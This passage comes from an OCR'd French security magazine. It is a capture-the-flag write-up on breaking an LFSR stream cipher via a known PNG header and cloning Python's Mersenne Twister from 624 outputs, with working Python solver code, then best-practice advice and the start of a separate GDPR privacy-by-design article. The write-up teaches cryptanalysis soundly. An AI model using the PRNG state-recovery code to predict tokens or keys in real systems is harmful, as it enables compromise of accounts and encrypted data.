


Fig. 2 : Le test spectral sur le générateur RANDU. Sous un certain angle, on voit apparaître les plans.

3.2 CTF 2 : Les registres à décalage à rétroaction linéaire

Dans le CTF 2, on nous donne un fichier chiffré en utilisant un chiffrement par flux via un LFSR. Le but est de le déchiffrer.

```
$ file crack_me.png
crack_me.png: data
```

Donc voilà on a un fichier : **`crack_me.png`** et bien sûr on ne peut pas le lire. Mais on sait que ce fichier a été chiffré par un chiffrement par flux. Certains algorithmes de chiffrement par flux utilisent les registres à décalage à rétroaction linéaire pour créer une clé (de la taille du fichier) aléatoire, et ensuite XORent le fichier avec cette clé **[6]**. Notre but est donc de regénérer cette clé, de XORer le fichier chiffré avec cette clé pour retrouver le fichier en clair.

Pour comprendre comment retrouver la clé, il va falloir expliquer le fonctionnement des LFSRs.




Fig. 3 : Un exemple de LFSR.

Un registre à décalage à rétroaction linéaire ou *linear feedback shift register* (LFSR) est un générateur aléatoire où, à chaque lecture, on sort le premier bit du registre, et le dernier bit est généré en XORant différents bits du registre. Les valeurs initiales constituent la graine.

La période d'un LFSR de degré m est au maximum de 2^m-1. On définit le degré d'un LFSR par le nombre de cellules qu'il possède. Par exemple, le LFSR de la figure 3 est de degré 8, car il contient 8 cellules.

Il est très fréquent de représenter un LFSR sous forme polynomiale ; où le polynôme est de degré m (m le nombre de cellules) et les coefficients valent 1 au niveau des XOR et 0 sinon. Par exemple, pour la figure 3 le polynôme de rétroaction est : $P(x) = x^8+x^4+x^2+1$. L'avantage d'une telle représentation polynomial est que cela permet de prouver que la période du LFSR est de m (pas de sous période). Pour cela, il suffit de montrer que le polynôme de rétroaction est primitif **[7]**.

3.2.1 Attaque sur les LFSRs

Mais comment retrouver la clé à partir du fichier chiffré ? Pour cela, il existe une attaque sur les LFSRs (attaque par texte clair). Elle se compose en trois étapes :

- retrouver le polynôme générateur ;
- recréer la clé à partir du polynôme générateur et de la graine ;
- déchiffrer le fichier.

Mais comment retrouver le polynôme générateur à partir du fichier chiffré ? Pour cela, on va utiliser l'indice que le fichier chiffré est un fichier PNG. Or tous les fichiers PNG commencent avec le même header : **`89 50 4E 47 0D 0A 1A 0A`**, c'est la signature des fichiers PNG **[8]**. Donc on ne connaît pas encore la clé, mais on sait que les huit premiers octets du fichier chiffré : **`F5 2B D7 9D 38 7C 5C 19`** ont été créés en XORant le header PNG avec la clé. Ainsi pour retrouver cette partie de la clé, il nous suffit de XORer les 8 premiers octets du fichier chiffré avec les 8 octets du header PNG. On obtient donc : **`7C 7B 99 DA 35 76 46 13`** ou **`01111100 01111011 10011001 11011010 00110101 01110110 01000110 00010011`** en binaire.

Super, on a une partie de clé (8 premiers octets), mais comment retrouver le polynôme générateur à partir de cela ? Et surtout le reste de la clé ?

En fait, il existe un algorithme qui permet de retrouver le plus petit polynôme générateur si tant est que l'on ait suffisamment de longueur de clé. Cet algorithme est appelé Berlekamp-Massey. Vous trouverez des explications sur cet algorithme ici **[8]**.

Pour ceux qui veulent aller plus vite, vous pouvez utiliser ce calculateur en ligne pour le faire **[9]**. Il suffit de lui donner les 64 bits trouvés précédemment pour obtenir le résultat.

Dans notre cas, nous trouvons le polynôme générateur suivant : $x^{19} + x^{18} + x^{17} + x^{14} + 1$. Comme nous avons le polynôme, on peut voir que son degré est 19, ainsi la graine doit être les 19 premiers bits de la clé. Soit ici **`01111100 01111011 100`**.

À partir de là, c'est gagné. On peut regénérer la clé à partir du polynôme et de la graine. Ensuite pour déchiffrer le fichier, il suffit de XORer le fichier chiffré avec la clé. Voici un exemple de code python (avec les commentaires) pour le faire :

```
import os

fichier_chiffre = 'crack_me.png' # Variable pour le nom du fichier chiffré.
fichier_dechiffre = 'decrypted.png' # Variable pour le nom du fichier déchiffré.

clef = [] # Variable qui contiendra toute la clé.

graine = [0,1,1,1,1,1,0,0,0,1,1,1,1,0,1,1,1,0,0]  # La graine que nous avons
                                                   # retrouvée en prenant les
                                                   # 19 premiers bits de la clef.

clef += graine # Les 19 premiers bits de la clé sont ceux de la graine.

data_chiffre = open(fichier_chiffre,'rb').read() # Variable pour les données
chiffrées.
data_dechiffre = open(fichier_dechiffre,'wb') # Variable pour les données
déchiffrées.

taille = os.path.getsize(fichier_chiffre) # On récupère la taille du fichier
chiffré.

### I Génération de la clé ###

for i in range (0,taille*8): # On génère une clé de la taille des données
chiffrées.
      # On multiplie par 8 pour avoir la taille en bits.

    clef.append(clef[0+i]^clef[14+i]^clef[17+i]^clef[18+i])

  # C'est ici qu'est le cœur de la génération. Comme nous avons trouvé que le
  # polynôme générateur est x^19 + x^18 + x^17 + x^14 + 1, cela signifie que les
  # XORs sont sur les cellules 14, 17 et 18. On ajoute à la liste le résultat.
  # La variable "i" sert à effectuer le décalage.

### II Déchiffrement du fichier ###

index = 0  # On crée un index qui va nous permettre de boucler
           # sur l'ensemble de la clé.

for octect in data_chiffre: # On boucle sur les données chiffrées.
  octect_tmp = 0 # Variable temporaire pour stocker les 8 bits de la clé.
  for i in range(8): # On boucle pour avoir 1 octet (8 bits).
    octect_tmp <<= 1 # À chaque coup on décale vers la droite.
    octect_tmp = octect_tmp | clef[index] # Et on ajoute le nouveau bit.
    index += 1 # On incrémente l'index.
  data_dechiffre.write(bytes([octect^octect_tmp])) # Maintenant on XOR octets à
           # octets la clé et le fichier
           # chiffré pour retrouver le fichier
           # déchiffré. On écrit dans data_dechiffre.
data_dechiffre.close() # On ferme le fichier déchiffré. On a maintenant le
fichier PNG déchiffré.
```

Finalement, on retrouve notre fichier déchiffré (voir Figure 4).



Fig. 4 : Le fichier déchiffré.

Ce type de générateur aléatoire est la base des chiffrements tels que **A5/1** et **A5/2** utilisés dans les communications **GSM** et **E0** utilisé par le protocole Bluetooth. **A5/1**, **A5/2** et **E0** sont aujourd'hui considérés comme peu sécurisés **[10]**.

3.3 Mersenne Twister

Introduisons maintenant le troisième et dernier CTF. Il s'agit d'un script python. Lorsque nous l'exécutons, nous obtenons la sortie suivante :

```
$ python genrandom.py
##############################
######

Des valeurs aléatoires ont été
écrites dans rand_list.txt
Pouvez-vous prédire la prochaine
???
```

En effet, nous avons bien un fichier **rand_list.txt** qui a été créé avec des nombres dedans.

```
$cat rand_list.txt
3885581683
3655740745
386080512
[...]
1432432694
```

Et on nous demande de trouver la prochaine valeur. Pour cela, nous allons inspecter le script python :

```
# Il est inutile de changer ce code
# C'est un challenge de cryptographie

import random

rng = random.Random()

f = open("rand_list.txt", "w")


for i in range(624):
    f.write(str(rng.getrandbits(32))+"\n")

f.close()

print("#####################################")
print("")
print("Des valeurs aléatoires ont été écrites dans rand_list.txt")
print("Pouvez-vous prédire la prochaine ???")

if input() == str(rng.getrandbits(32)):
    print("ROCKYOU !!!")
```

Alors là, cela se complique. Pour générer les nombres aléatoires, le script utilise la classe **`random.Random()`** de python, qui est la classe par défaut pour générer des nombres aléatoires. Et on nous demande de déduire la prochaine valeur. De plus, on ne peut pas utiliser la graine puisqu'aucune n'est donnée en paramètre. Et dans ce cas-là, python utilise des données aléatoires provenant du système d'exploitation (**`/dev/urandom`** sur Linux). Comment cryptanalyser cela ?!?

Commençons par le commencement, allons voir sur la page de documentation de **`random.Random()`** **[11]**. Là immédiatement, on voit un message d'information nous disant que cette classe ne doit pas être utilisée pour des applications cryptographiques. Le générateur de nombres aléatoires utilisé par défaut n'est pas « cryptographiquement sûr ». Ah, il y a peut-être quelque chose à trouver de ce côté là !

En regardant un peu plus, on voit que le module **`random`** de python utilise par défaut le Mersenne Twister comme générateur de nombres aléatoires. Ce n'est pas étonnant, énormément d'applications utilisent le Mersenne Twister par défaut comme générateur de nombres aléatoires (PHP, C#, MATLAB). Il suffit d'aller sur la page Wikipédia du MT **[12]** pour voir la liste des applications. Et encore une fois, il est marqué qu'il n'est pas « cryptographiquement sûr ». On tient certainement le bon bout, mais de là à le casser ...

Si on veut trouver cette valeur (la prochaine), il va falloir étudier le fonctionnement du MT. En voici une rapide explication.

Le MT utilise un vecteur d'état pour décrire son état interne. Ce vecteur est composé de 624 valeurs de 32 bits chacune.

Pour générer ce vecteur, le MT part d'une graine et applique la fonction suivante :

```
def seed(self, seed):
        self.mt[0] = seed # La
première valeur du vecteur est
la graine
        for i in range(1, 624):
            self.mt[i] = self._
int32(0x6c078965 *

(self.mt[i - 1] ^ (self.mt[i -
1] >> 30)) + i)
```

Maintenant, le vecteur d'état est créé, on veut extraire une valeur du générateur. Pour cela, le MT utilise la fonction suivante (souvent appelée *tempering fonction*) :

```
def extract(self):
        if self.index >=
624:# Lorsque les 624 valeurs du
vecteur d'état sont consommées
            self.twist() # On
regénère le vecteur d'état

        x = self.mt[self.index] #
        x ^= x >> 11    #
        x ^= (x << 7) &
0x9d2c5680 # C'est la fonction de
malaxage (tempering fonction)
        x ^= (x << 15) &
0xefc60000 #
        x ^= x >> 18    #

        self.index += 1  # On
passe à la valeur suivante du
vecteur d'état

        return self._int32(x)
# On retourne un entier soit 32
bits
```

Finalement, lorsque les 624 valeurs du vecteur d'état ont été consommées, le MT utilise la fonction suivante pour les regénérer :

```
def twist(self):
        for i in range(624):
            upper = 0x80000000
            lower = 0x7fffffff

            x = self._
int32((self.mt[i] & upper) +

(self.mt[(i + 1) % 624] &
lower))
```

```
            self.mt[i] = self.mt[(i + 397) % 624] ^
(x >> 1)

            if x & 1 != 0:
                self.mt[i] ^= 0x9908b0df

        self.index = 0
```

Vous trouverez un exemple de code python ici **[13]**.

Or si on regarde le code du CTF, on voit qu'il génère 624 valeurs via `getrandbits(32)`. Il doit s'agir des 624 variables d'état auxquelles on a appliqué la *tempering fonction*. Ce que nous pouvons faire c'est renverser la fonction de mixage pour recréer le vecteur d'état. Ensuite, initialiser un générateur aléatoire avec ce vecteur d'état et lui demander la prochaine valeur !

Voici un code commenté expliquant comment faire :

```
# Auteur : Arnaud Meauzoone

import random
from math import *

def reverseXorShiftDroite(valeur_init, decalage):
# C'est la cryptanalyse du XORshift.
    valeur_rec = valeur_init
    for i in range(ceil((32 - decalage)/decalage)
+1): # Le nombre de décalages dans 32 bits.
        valeur_rec = valeur_init ^ valeur_rec >>
decalage # Voir note XORshift pour les détails.
    return valeur_rec

def reverseXorShiftGauche(valeur_init, decalage,
masque): # C'est la cryptanalyse du XORshift.
    valeur_rec = valeur_init
    for i in range(ceil((32 - decalage)/decalage)
+1): # Le nombre de décalages dans 32 bits.
        valeur_rec = valeur_init ^ (valeur_rec <<
decalage & masque) # Voir note XORshift.
    return valeur_rec

def demixage(valeur): # C'est la fonction de
demixage. Voir extract_number() ici:
    # https://en.wikipedia.org/wiki/Mersenne_
Twister

    valeur = reverseXorShiftDroite(valeur, 18)   #
    valeur = reverseXorShiftGauche(valeur, 15,
0xefc60000) # On renverse chaque étape de la
```


NOUVELLE FORMULE !



chez votre marchand de journaux

et sur **www.ed-diamond.com**

PAPIER

en kiosque

FLIPBOOK HTML5

sur www.ed-diamond.com

CONNECT

sur connect.ed-diamond.com

```
    valeur = reverseXorShiftGauche(valeur, 7,
0x9d2c5680)# fonction d'extraction
    valeur = reverseXorShiftDroite(valeur, 11)  #
    return valeur
lines = [line.rstrip('\n') for line in open('rand_
list.txt')]# On lit les valeurs dans le
            # fichier rand_list.txt
valeurs = list(map(int, lines)) # On convertit les
valeurs en entier
       # grâce à map() et on crée une liste

if len(valeurs) != 624 :  # On vérifie qu'il y a bien
624 valeurs sinon erreur
    raise ValueError("Il faut 624 valeurs")

vecteur_etat = [] # On crée le vecteur d'état du
MERSENNE TWISTER (vide)

for i in range(624): # Sur chaque valeur obtenue par
le générateur, on applique
    # la fonction de démixage.
    vecteur_etat.append(demixage(valeurs[i])) # Cela
permet de retrouver les valeurs
          # composant le vecteur d'état.

etat_generateur = (3, tuple(vecteur_etat+[624]), None)
# Le générateur de random.Random() ne prend pas un
vecteur d'état simple. Il faut le mettre sous
# la forme (version, tuple(vecteur d'état+[nombres de
valeurs lues]), gauss_next)
# Ici version = 3, le vecteur d'état est celui que
l'on a généré et gauss_next est toujours None
# sauf si on souhaite une distribution gaussiène.
# https://github.com/python/cpython/blob/3.7/Lib/
random.py

rng = random.Random() # on initialise un générateur de
nombres aléatoires.
rng.setstate(etat_generateur) # on lui donne comme
état l'état reconstruit précédemment.

print("La prochaine valeur est : "+str(rng.
getrandbits(32)))  # on lui demande de nous fournir
             # la prochaine valeur
```

Quand nous exécutons ce script, on obtient :

```
$ python MersenneUntwister.py
La prochaine valeur est : 3408334483
```

Et si nous entrons cette valeur dans le script du CTF, on obtient le message **ROCKYOU !!!**. On vient donc de le réussir.

LE XORSHIFT

Lorsque l'on étudie les générateurs de nombres aléatoires, on tombe souvent sur une construction particulière : le xorshift. Ils sont par exemple utilisés dans les LFSRs et le Mersenne Twister, mais aussi dans leurs constructions propres tels que `xorwow` ou `xorshift*` et `xorshift+`. Bien qu'ils soient (utilisés seuls) non cryptographiquement sûrs, ils sont souvent utilisés, car consomment peu de ressources et sont extrêmement rapides.

Un xorshift se construit de la manière suivante :

x ^= x >> décalage ou x ^= x << décalage

Il s'agit de XORer un nombre avec lui-même, mais décalé (on supprime un bit d'un côté du vecteur pour le remplacer avec un zéro de l'autre côté). Voici un exemple avec le nombre 42 décalé de 3 :

$Xorshift_3(42) = Xorshift_3(00101010) =$ 00101010 xor 00101010 >> 3 = 00101010 xor 00000101 = 00101111 = 47

Mais ce qui nous intéresse ici est la cryptanalyse du xorshift. Comment retrouver le nombre original une fois xorshifté ?

Ici, comme il s'agit d'un décalage vers la droite, on remarque que les 3 premiers bits (la taille du décalage) de poids lourd (à gauche) ne peuvent pas avoir changé, donc le nombre initial est de la forme 001xxxxx.

Ensuite, on prend les trois bits suivants : 011 et on les XOR avec les trois premiers bits. Soit ici 011 xor 001, ce qui donne 010 et on trouve la suite de notre nombre d'origine 001010xx.

Et on applique la même opération pour trouver les deux derniers 11 xor 01 soit 10, et on finit par retrouver notre nombre initial 00101010, soit 42 !

Pour un nombre plus grand (par exemple ici avec les 32 bits du Mersenne Twister), on boucle de la même manière pour reconstruire le nombre original.

4. BONNES PRATIQUES

Ce challenge a pour double objectif de vous rappeler qu'il ne faut pas utiliser le module `random` de python pour générer des nombres aléatoires, mais aussi de vous montrer pourquoi.

Si vous souhaitez générer des nombres aléatoires cryptographiquement sécurisés avec python, dirigez-vous plutôt vers le module `secrets` qui utilise `os.urandom` pour générer de l'aléa **[14]**.

Pour ce qui est des CSPRNG utilisés actuellement, nous pouvons citer Yarow/Fortuna, Blum Blum Shub (bien que certains commencent à douter de sa sécurité) ou même chacha20 (et variantes) **[15]** déjà utilisés par Google, FreeBSD, OpenBSD et depuis la version 4.8 dans le noyau Linux pour générer des nombres aléatoires pour `/dev/urandom` **[16]**.

CONCLUSION

Dans cet article, nous avons vu différents générateurs de nombres aléatoires ainsi que des manières de les cryptanalyser. Cela permet de rendre compte de la difficulté de générer des nombres aléatoires sur nos ordinateurs qui sont des machines déterministes (donc pas du tout faites pour générer de l'aléa). ■

RÉFÉRENCES

[1] The Importance of True Randomness in Cryptography : **https://www.design-reuse.com/articles/27050/true-randomness-in-cryptography.html**

[2] One-Time pad : **https://en.wikipedia.org/wiki/One-time_pad**

[3] CTF_random_MISC : **https://github.com/arnaudmeauzoone/CTF_random**

[4] Linear congruential generator : **https://rosettacode.org/wiki/Linear_congruential_generator**

[5] Spectral test : **https://en.wikipedia.org/wiki/Spectral_test**

[6] Linear-feedback shift register : **https://en.wikipedia.org/wiki/Linear-feedback_shift_register**

[7] Pseudo-random sequences and finite fields : **https://blog.fkraiem.org/2013/10/06/pseudo-random-sequences-and-finite-fields/**

[8] The Berlekamp - Massey Algorithm : **https://bell0bytes.eu/linear-feedback-shift-registers/**

[9] An Online Calculator of Berlekamp-Massey Algorithm : **http://bma.bozhu.me/**

[10] Instant Ciphertext-Only Cryptanalysis of GSM EncryptedCommunication : **http://www.cs.technion.ac.il/users/wwwb/cgi-bin/tr-get.cgi/2006/CS/CS-2006-07.pdf**

[11] Generate pseudo-random numbers : **https://docs.python.org/3.7/library/random.html**

[12] Mersenne Twister : **https://en.wikipedia.org/wiki/Mersenne_Twister**

[13] MTP - The Mersenne Twister Pseudo-random number generator : **https://github.com/james727/MTP**

[14] Generate secure random numbers for managing secrets : **https://docs.python.org/3/library/secrets.html#module-secrets**

[15] Salsa20 : **https://en.wikipedia.org/wiki/Salsa20**

[16] Myths about /dev/urandom : **https://www.2uo.de/myths-about-urandom/**

L'INTÉGRATION DU « PRIVACY BY DESIGN » ET DE LA SSI DANS LA GESTION DE PROJETS EN MODE V OU AGILE

Denis VIROLE
Directeur des services d'Ageris Group
Gérant d'Ageris Île-de-France

L'analyse de l'actualité ne cesse de nous alerter sur la très faible prise en compte de la sécurité native dans un grand nombre de projets et plus particulièrement sur la sous-estimation de l'intégration des exigences de protection de la vie privée. Les articles 25 du RGPD « Protection des données dès la conception et protection des données par défaut » et 32 « Sécurité du traitement », formalisent l'obligation pour le responsable du traitement de prendre en compte les exigences juridiques et techniques pendant toutes les phases des projets de la conception jusqu'à la fin de vie du système cible. Nous nous attacherons à identifier les principaux acteurs concernés et leurs modes de concertation dans les gestions de projets en V ou Agile. Nous chercherons à souligner les points d'attention et d'amélioration dans les deux méthodes.

mots-clés : *PROTECTION DE LA VIE PRIVÉE / SSI / PRIVACY BY DESIGN / PRIVACY BY DEFAULT / AGILE / PROJET EN V*

1. LA PRISE EN COMPTE DES PRINCIPES FONDATEURS DE PROTECTION DE LA VIE PRIVÉE

Le RGPD impose l'intégration de mesures techniques et organisationnelles appropriées pour garantir la prise en compte des exigences de protection de la vie privée. Afin d'être en mesure d'en démontrer le respect, le responsable du traitement devrait adopter des règles internes et mettre en œuvre des mesures qui sont conformes aux principes de protection des données par défaut, et ce dès la conception.

Ces mesures consécutives et complémentaires aux principes fondateurs présentés dans l'article 5 (« Principes relatifs au traitement des données à caractère personnel ») doivent permettre de garantir la disponibilité, l'intégrité et confidentialité et le contrôle par la personne concernée des traitements de données ainsi que le respect de ces droits.

La mise en conformité de tout système d'information exige l'implication puis l'engagement du responsable du traitement pour prendre en compte nativement la sécurité du système d'information et la protection de la vie privée dans tout projet. Cet engagement de responsabilité se doit d'être décliné par tous les acteurs du projet et dans toutes ses étapes, de la conception à la fin de vie.

2. LES ACTEURS VIE PRIVÉE ET SSI DANS LE PROJET

2.1 Le responsable de traitement pour les traitements de données à caractère personnel et l'autorité qualifiée pour la SSI

Conformément au RGPD, le « responsable du traitement », est la personne physique ou morale, l'autorité publique, le service ou un autre organisme qui, seul ou conjointement avec d'autres, détermine les finalités et les moyens du traitement. Il constitue l'acteur principal puisque c'est sur lui que porte la responsabilité de la validation et de l'acceptabilité du projet. Dans un contexte purement SSI, la cohérence est totale : il s'agit bien de la direction générale qui est aussi responsable de la conformité juridique des traitements et de la validation et de l'acceptabilité des risques résiduels pour l'organisme et pour la vie privée des personnes concernées.

2.1.1 Les métiers, le RSSI et le Délégué à la Protection des Données

Dans une approche mature de la sécurité et de la conformité, ils doivent conseiller le responsable du traitement sur les exigences juridiques et le système de gradation des besoins métiers. L'expression des besoins métiers relève, bien évidemment, des métiers. Les besoins sont classiquement évalués par les impacts des évènements redoutés. Le RSSI assiste les métiers et la direction générale pour l'identification des risques (opérationnels, voire juridiques hors RGPD) pour l'organisme. Le DPD assiste la direction générale et les directions métiers déléguées pour la mise en cohérence des besoins de protection de la vie privée en conformité avec le règlement et le système de gradation SSI.

Le RSSI est en charge de la formalisation des règles fonctionnelles SSI consécutives aux besoins et aux risques. Ces dernières doivent être intégrées par le chef de projet informatique dans l'architecture cible. Afin de respecter les exigences de séparation des pouvoirs, la mise en œuvre des règles dans le projet n'est pas du ressort du RSSI, mais bien de la maîtrise d'œuvre, classiquement représentée par le chef de projet informatique. Le contrôle de l'intégration des règles SSI dans le projet revient au RSSI. La validation des risques résiduels pour l'entreprise ou l'organisme reste bien sûr du ressort de la direction générale, responsable des traitements.

Le DPD assiste la direction métier ou sa maîtrise d'ouvrage ainsi que le maître d'œuvre afin de déterminer les événements redoutés, les principes du fondement juridique à identifier et respecter, les exigences de sécurité des données à caractère personnel et de protection de la vie privée. Il conseille le responsable du traitement sur la nécessité ou sur l'opportunité de conduire une Analyse d'Impact pour la Protection des Données (AIPD). La mise en place des traitements et donc la validation des risques pour la vie privée restent bien sûr sous l'autorité du responsable du traitement. Le DPD est donc chargé de contrôler la bonne conduite du volet « protection de la vie privée » dans le projet, afin d'être en mesure de démontrer la conformité du traitement et la protection de la vie privée de la personne concernée.

Ni le RSSI ni le DPD ne portent de responsabilité juridique pour la personne morale de l'organisme au regard d'une non-conformité juridique ou de dommages consécutifs à des risques SSI ou vie privée.

2.1.2 Les chefs de projet informatique

Le chef de projet informatique est en charge de prévoir la prise en compte de la sécurité dans un nouveau système d'information afin d'identifier et formaliser, sur indication de la direction métier ou de sa maîtrise d'ouvrage, les besoins et objectifs généraux de sécurité. Il doit alors affiner les objectifs de sécurité et identifier le niveau de risque maximum que la direction métier ou sa maîtrise d'ouvrage se déclare prête à accepter.

Lors de la réalisation du système, il doit décrire concrètement les mesures de sécurité et la manière de les appliquer dans l'environnement effectif d'utilisation.

À la fin de la phase de développement et au plus tard avant la phase d'exploitation, il fait prononcer la décision de validation et d'acceptation des risques résiduels. Le RSSI et le DPD donnent un avis : « favorable / favorable avec réserve / défavorable ». La décision finale relève de la direction générale.

Le chef de projet informatique, en collaboration avec la direction métier déléguée par la direction générale ou sa maîtrise d'ouvrage, constitue le dossier de sécurité du projet informatique qui sera soumis à la direction responsable permettant de valider les risques résiduels pour l'organisme et la personne concernée.

2.2 Le besoin de concertation entre les acteurs

Aucun acteur ne peut conduire à lui tout seul la démarche. L'expérience acquise depuis de nombreuses années pour l'expression des besoins fonctionnels, comme pour la réduction des risques opérationnels et juridiques pour l'organisme et la gestion des développements montre clairement la nécessité de structurer les étapes, la concertation des acteurs et leurs responsabilités.

Les deux grands types de méthode en V ou Agile ont pour objectif d'organiser cette concertation et les responsabilités.

Le choix de la méthode en V ou Agile apparaît comme une réponse pour pouvoir moduler les actions selon les enjeux réels (délais, coûts, niveaux d'impact des évènements redoutés) du système d'information vis-à-vis de l'organisme et pour la personne concernée.

